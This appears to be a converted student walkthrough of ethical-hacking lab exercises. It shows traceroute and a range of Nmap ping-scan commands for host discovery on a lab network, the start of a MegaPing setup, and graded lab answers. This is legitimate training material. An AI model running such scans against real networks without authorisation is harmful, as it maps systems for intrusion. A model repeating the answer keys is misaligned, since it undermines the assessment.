
Network tracerouting identifies the path a packet takes between the source and destination. It provides details like **IP addresses of intermediate hosts**, helping map **network topology**. Traceroute reveals **trusted routers, firewall locations, and network structure** of an organization.

- open the **Command Prompt** window. Type **tracert www.certifiedhacker.com** and press **Enter** to view the hops that the packets made before reaching the destination




- Type **tracert /?** and press **Enter** to show the different options for the command, as shown in the screenshot.

Edit with WPS Office




- Type **tracert -h 5 www.certifiedhacker.com** and press **Enter** to perform the trace, but with only 5 maximum hops allowed.




- The results are displayed, as shown in the screenshot.

Edit with WPS Office




- Now performing same using **Parrot Security 4.10**




- Open **MATE Terminal** icon at the top-left corner of the **Desktop** window to open a **Terminal** window.

Edit with WPS Office




- in the terminal window, type **traceroute** www.certifiedhacker.com **and enter**



- Now, type **traceroute -m 5 www.certifiedhacker.com** and press **Enter** to set the max number of hops as **5** for the packet to reach the destination.

Edit with WPS Office



- This concludes the demonstration of performing network tracerouting using the Windows and Linux machines.

Question 2.2.1.1

Perform network tracerouting using traceroute command in Linux machine for www.certifiedhacker.com domain. Enter the IP address of the target domain.

162.241.216.11

Score

Correct

○ Perform host discovery using Nmap

Nmap is a tool for **network discovery, administration, and security auditing**. It helps with **network inventory, service monitoring, and uptime tracking**. Nmap can scan **live hosts** in a target network using techniques like **ARP ping scan, UDP ping scan, and ICMP ECHO ping scan**.


- Click on window 10 to switch to window 10.
- Navigate to the Desktop and double-click **Nmap - Zenmap GUI**

Edit with WPS Office

- In the **Command** field, type **nmap -sn -PR [Target IP Address]** (e.g., **10.10.1.16**) and click **Scan**.
- **-sn**: Disables port scanning.
- **-PR**: Performs an **ARP ping scan**.
- The scan results will confirm if the **target Windows Server 2016 (10.10.1.16) host is active**. ● An **ARP request** is sent, and an **ARP response** indicates the host is **up**.

- In the **Command** field, type **nmap -sn -PU [Target IP Address]** (e.g., **10.10.1.16**) and click **Scan**.
- **-PU**: Performs a **UDP ping scan**.
- The scan sends **UDP packets** to the target. A **UDP response** confirms the host is **active**.
- If the host is **offline or unreachable**, error messages like **"host/network unreachable"** or **"TTL exceeded"** may appear.


Edit with WPS Office



- To perform an **ICMP ECHO ping scan**, type **nmap -sn -PE [Target IP Address]** (e.g., **10.10.1.16**) in the **Command** field and click **Scan**.


○ The results will indicate if the **target host is up**.
○ **-PE**: Executes an **ICMP ECHO ping scan**.

- In the **Command** field, type **nmap -sn -PE [Target Range of IP Addresses]** (e.g., **10.10.1.11-20**) and click **Scan**.
- **-PE**: Performs an **ICMP ECHO ping sweep**.
- This scan sends **ICMP ECHO requests** to multiple hosts to identify **live hosts**. If a host is **active**, it replies with an **ICMP ECHO response**.




Edit with WPS Office

- In the **Command** field, type **nmap -sn -PP [Target IP Address]** (e.g., **10.10.1.16**) and click **Scan**.
  - **-PP**: Performs an **ICMP timestamp ping scan**.
- This scan sends **ICMP timestamp requests** to the target. If the target is **active**, it responds with a **timestamp reply**, providing information about the system's current time.



- In the **Command** field, type **nmap -sn -PM [Target IP Address]** (e.g., **10.10.1.16**) and click **Scan**.
- **-PM**: Performs an **ICMP address mask ping scan**.
- This scan sends an **ICMP address mask query** to the target to retrieve **subnet mask information**. It helps identify **active hosts**, especially when **ICMP Echo requests** are blocked by the administrator.



- Other techniques are:
  - **PM**: Performs the **ICMP address mask ping scan**.
  - **PP**: Performs the **ICMP timestamp ping scan**.
  - **TCP SYN Ping Scan**: Sends empty TCP SYN packets to the target host; an **ACK response** means that the host is active.
    nmap -sn -PS [target IP address]
  - **TCP ACK Ping Scan**: Sends empty TCP ACK packets to the target host; an **RST response** means that the host is active.
    nmap -sn -PA [target IP address]
  - **IP Protocol Ping Scan**: Sends probe packets of different IP protocols to the target host; **any response** indicates that a host is active. **nmap -sn -PO [target IP address]**

Edit with WPS Office

Question 2.2.2.1

Perform host discovery using Nmap and find the IP address of the machine hosting www.goodshopping.com.

10.10.1.19


Score

Correct

○ Perform port and service discovery using MegaPing


MegaPing is a powerful toolkit designed for IT professionals, system administrators, and security experts. It helps detect live hosts, scan open ports, and gather detailed system and network information. MegaPing can scan an entire network and provide details on shared resources, active services, registry entries, users, groups, trusted domains, and printers. Additionally, it includes network troubleshooting tools such as DNS lookup, IP and NetBIOS scanning, ping, port scanning, traceroute, and Whois.

- **InstallShield Wizard** window appears; click **Next** and follow the wizard-driven installation steps to install **MegaPing**.
- After the completion of the installation, click on the **Launch the program**




- The **About MegaPing** window appears; click the **I Agree** button.

Edit with WPS Office

